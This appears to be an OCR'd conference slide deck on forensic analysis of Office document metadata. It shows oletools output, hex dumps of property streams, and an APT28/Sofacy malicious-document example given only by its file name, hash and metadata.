


Clippy left some traces

Forensics on Office files used by adversaries

Christiaan Beek

About me / 关于我 / 나에 대해서 / Обо мне / درمورد من

- Sr. Principal Engineer – Lead Scientist
- Advanced Threat Research team McAfee

@ChristiaanBeek

Hi, my name is Clippy! Today I will help you through this presentation


- Compound File Binary
- Campaign example
- OOXML
- Digging into a campaign

I noticed you forgot to add “AGENDA” to the slide. Do you want me to add it?

Microsoft Compound File Binary


- file format used for storing storage objects and stream objects in a hierarchical structure within a single file

- Resembles a FAT system
- Magic header: D0 CF 11 E0 A1 B1 1A E1
- Examples: doc, xls, ppt



Compound File Binary

Oletools to the rescue



```
Properties from the SummaryInformation stream:
+---------------------+-------------------------------+
|Property             |Value                          |
+---------------------+-------------------------------+
|codepage             |949                            |
|title                |                               |
|subject              |                               |
|author               |⍰                            |
|keywords             |                               |
|template             |Normal                         |
|last_saved_by        |USER                           |
|revision_number      |6                              |
|total_edit_time      |1620                           |
|last_printed         |2014-05-29 16:58:00            |
|create_time          |2014-05-29 21:25:00            |
|last_saved_time      |2018-11-28 02:30:00            |
|num_pages            |10                             |
|num_words            |1095                           |
|num_chars            |6247                           |
|creating_application |Microsoft Office Word          |
|security             |0                              |
+---------------------+-------------------------------+

Properties from the DocumentSummaryInformation stream:
+---------------------+-------------------------------+
|Property             |Value                          |
+---------------------+-------------------------------+
|codepage_doc         |949                            |
|lines                |52                             |
|paragraphs           |14                             |
|scale_crop           |False                          |
|company              |          |
|links_dirty          |False                          |
|chars_with_spaces    |7328                           |
|shared_doc           |False                          |
|hlinks_changed       |False                          |
|version              |1048576                        |
+---------------------+-------------------------------+
```


Metadata can be manipulated

OK

Compound File Binary

Oletools to the rescue

- **Time stamps in UTC**
- **Print date can also be print to PDF**
- **“Total edit time”:** keeps track of how long you have the document open, not when it’s actively edited



```
Properties from the SummaryInformation stream:
+---------------------+------------------------------+
|Property             |Value                         |
+---------------------+------------------------------+
|codepage             |949                           |
|title                |                              |
|subject              |                              |
|author               |⍰                          |
|keywords             |                              |
|template             |Normal                        |
|last_saved_by        |USER                          |
|revision_number      |6                             |
|total_edit_time      |1620                          |
|last_printed         |2014-05-29 16:58:00           |
|create_time          |2014-05-29 21:25:00           |
|last_saved_time      |2018-11-28 02:30:00           |
|num_pages            |10                            |
|num_words            |1095                          |
|num_chars            |6247                          |
|creating_application |Microsoft Office Word         |
|security             |0                             |
+---------------------+------------------------------+

Properties from the DocumentSummaryInformation stream:
+---------------------+------------------------------+
|Property             |Value                         |
+---------------------+------------------------------+
|codepage_doc         |949                           |
|lines                |52                            |
|paragraphs           |14                            |
|scale_crop           |False                         |
|company              |                    |
|links_dirty          |False                         |
|chars_with_spaces    |7328                          |
|shared_doc           |False                         |
|hlinks_changed       |False                         |
|version              |1048576                       |
+---------------------+------------------------------+
```

Compound File Binary


Verification of Office version

Sub-File: DocumentSummyInformation

Checking the property: GKPIDDSI_VERSION

0x10 = 16

Office 2016 was used by creator



file.doc

```
00000000  FE FF 00 00  06 01 02 00  00 00 00 00  00 00 00 00
00000010  00 00 00 00  00 00 00 00  01 00 00 00  02 D5 CD D5
00000020  9C 2E 1B 10  93 97 08 00  2B 2C F9 AE  30 00 00 00
00000030  10 01 00 00  0C 00 00 00  01 00 00 00  68 00 00 00
00000040  0F 00 00 00  70 00 00 00  05 00 00 00  88 00 00 00
00000050  06 00 00 00  90 00 00 00  11 00 00 00  98 00 00 00
00000060  17 00 00 00  A0 00 00 00  0B 00 00 00  A8 00 00 00
00000070  10 00 00 00  B0 00 00 00  13 00 00 00  B8 00 00 00
00000080  16 00 00 00  C0 00 00 00  0D 00 00 00  C8 00 00 00
00000090  0C 00 00 00  DA 00 00 00  02 00 00 00  B5 03 00 00
000000A4  1E 00 00 00  10 00 00 00  B1 E2 BC FA  BA B8 C1 F5
000000B0  B1 E2 B1 DD  00 00 00 00  03 00 00 00  34 00 00 00
000000C0  03 00 00 00  0E 00 00 00  03 00 00 00  A0 1C 00 00
000000D0  03 00 00 00  00 00 10 00  0B 00 00 00  00 00 00 00
000000E0  0B 00 00 00  00 00 00 00  0B 00 00 00  00 00 00 00
000000F0  0B 00 00 00  00 00 00 00  1E 10 00 00  02 00 00 00
00000100  01 00 00 00  00 01 00 00  00 00 0C 10  00 00 04 00
00000110  00 00 1E 00  00 00 06 00  00 00 54 69  74 6C 65 00
00000120  03 00 00 00  01 00 00 00  1E 00 00 00  05 00 00 00
00000130  C1 A6 B8 F1  00 03 00 00  00 01 00 00  00 00 00 00
00000140  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00
00000150  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00
00000160  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00
```

Title

```
file.doc
  Macros
    VBA
      dir
      Module1
      ThisDocument
      _VBA_PROJECT
    PROJECT
    PROJECTwm
  Data
  1Table
  \x01CompObj
  WordDocument
  \x05SummaryInformation
  \x05DocumentSummaryInformation
```


Compound File Binary

Verification of OS version

File: DocumentSummyInformation or Summaryinformation

Checking: 4-byte PropertySetSystemIdentifier

Major and minor version OS




file.doc

```
00000004  FE FF 00 00  06 01 02 00  00 00 00 00  00 00 00 00   þÿ
00000010  00 00 00 00  00 00 00 00  01 00 00 00  E0 85 9F F2               à  ò
00000020  F9 4F 68 10  AB 91 08 00  2B 27 B3 D9  30 00 00 00   ùOh «'   +'³Ù0
00000030  68 01 00 00  11 00 00 00  01 00 00 00  90 00 00 00   h
00000040  02 00 00 00  98 00 00 00  03 00 00 00  A4 00 00 00           ¤
00000050  04 00 00 00  B0 00 00 00  05 00 00 00  C0 00 00 00       °       À
00000060  07 00 00 00  CC 00 00 00  08 00 00 00  DC 00 00 00       Ì       Ü
00000070  09 00 00 00  EC 00 00 00  12 00 00 00  F8 00 00 00       ì       ø
00000080  0A 00 00 00  18 01 00 00  0B 00 00 00  24 01 00 00               $
00000090  0C 00 00 00  30 01 00 00  0D 00 00 00  3C 01 00 00       0       <
000000A0  0E 00 00 00  48 01 00 00  0F 00 00 00  50 01 00 00       H       P
000000B0  10 00 00 00  58 01 00 00  13 00 00 00  60 01 00 00       X       `
000000C0  02 00 00 00  B5 03 00 00  1E 00 00 00  04 00 00 00       µ
000000D0  00 00 00 00  1E 00 00 00  04 00 00 00  00 00 00 00
000000E0  1E 00 00 00  08 00 00 00  C6 F2 B0 A1  BA CE 32 00           Æò°¡ºÎ2
000000F0  1E 00 00 00  04 00 00 00  00 00 00 00  1E 00 00 00
00000100  08 00 00 00  4E 6F 72 6D  61 6C 00 00  1E 00 00 00       Normal
00000110  08 00 00 00  55 53 45 52  00 00 00 00  1E 00 00 00       USER
00000120  04 00 00 00  36 00 00 00  1E 00 00 00  18 00 00 00       6
00000130  4D 69 63 72  6F 73 6F 66  74 20 4F 66  66 69 63 65   Microsoft Office
00000140  20 57 6F 72  64 00 00 00  40 00 00 00  00 62 98 C5    Word   @    b Å
```

Compound File Binary


Windows 0x06 0x01 = Windows 7



```
00000004  FE FF 00 00  06 01 02 00  00 00 00 00  00 00 00 00   þÿ
00000010  00 00 00 00  00 00 00 00  01 00 00 00  E0 85 9F F2              à  ò
00000020  F9 4F 68 10  AB 91 08 00  2B 27 B3 D9  30 00 00 00   ùOh «'   +'³Ù0
00000030  68 01 00 00  11 00 00 00  01 00 00 00  90 00 00 00   h
00000040  02 00 00 00  98 00 00 00  03 00 00 00  A4 00 00 00                ¤
00000050  04 00 00 00  B0 00 00 00  05 00 00 00  C0 00 00 00       °        À
00000060  07 00 00 00  CC 00 00 00  08 00 00 00  DC 00 00 00       Ì        Ü
00000070  09 00 00 00  EC 00 00 00  12 00 00 00  F8 00 00 00       ì        ø
00000080  0A 00 00 00  18 01 00 00  0B 00 00 00  24 01 00 00                $
00000090  0C 00 00 00  30 01 00 00  0D 00 00 00  3C 01 00 00       0        <
000000A0  0E 00 00 00  48 01 00 00  0F 00 00 00  50 01 00 00       H        P
000000B0  10 00 00 00  58 01 00 00  13 00 00 00  60 01 00 00       X        `
000000C0  02 00 00 00  B5 03 00 00  1E 00 00 00  04 00 00 00       µ
000000D0  00 00 00 00  1E 00 00 00  04 00 00 00  00 00 00 00
000000E0  1E 00 00 00  08 00 00 00  C6 F2 B0 A1  BA CE 32 00           Æò°¡ºÎ2
000000F0  1E 00 00 00  04 00 00 00  00 00 00 00  1E 00 00 00
00000100  08 00 00 00  4E 6F 72 6D  61 6C 00 00  1E 00 00 00       Normal
00000110  08 00 00 00  55 53 45 52  00 00 00 00  1E 00 00 00       USER
00000120  04 00 00 00  36 00 00 00  1E 00 00 00  18 00 00 00       6
00000130  4D 69 63 72  6F 73 6F 66  74 20 4F 66  66 69 63 65   Microsoft Office
00000140  20 57 6F 72  64 00 00 00  40 00 00 00  00 62 98 C5    Word   @    b Å
```


Example APT28/Sofacy campaign

- File “*gorodpavlodar.doc*”
- *Hash:* d209adb433928a8b557d6dfcd7b3375b4f3dc446
- Size: 6.8MB
- File-type: .doc



```
Filename: gorodpavlodar.doc
 Indicator                      Value
 OLE format                     True
 Has SummaryInformation stream  True
 Application name               Microsoft Office Word
 Encrypted                      0
 Word Document                  True
 VBA Macros                     True
 Excel Workbook                 False
 PowerPoint Presentation        False
 Visio Drawing                  False
 ObjectPool                     False
 Flash objects                  0
```

It looks like you’re attributing. Do you want me to roll the dice again?
OK




```
FILE: gorodpavlodar.doc

Properties from the SummaryInformation stream:
+---------------------+-------------------------------+
|Property             |Value                          |
+---------------------+-------------------------------+
|codepage             |1252                           |
|title                |                               |
|subject              |                               |
|author               |user                           |
|keywords             |                               |
|comments             |                               |
|template             |Normal.dotm                    |
|last_saved_by        |user                           |
|revision_number      |25                             |
|total_edit_time      |2640                           |
|create_time          |2019-06-04 12:24:00            |
|last_saved_time      |2019-06-05 14:43:00            |
|num_pages            |9                              |
|num_words            |280                            |
|num_chars            |1602                           |
|creating_application |Microsoft Office Word          |
|security             |0                              |
+---------------------+-------------------------------+

Properties from the DocumentSummaryInformation stream:
+---------------------+-------------------------------+
|Property             |Value                          |
+---------------------+-------------------------------+
|codepage_doc         |1252                           |
|lines                |13                             |
|paragraphs           |3                              |
|scale_crop           |False                          |
|company              |                               |
|links_dirty          |False                          |
|chars_with_spaces    |1879                           |
|shared_doc           |False                          |
|hlinks_changed       |False                          |
|version              |983040                         |
+---------------------+-------------------------------+
```

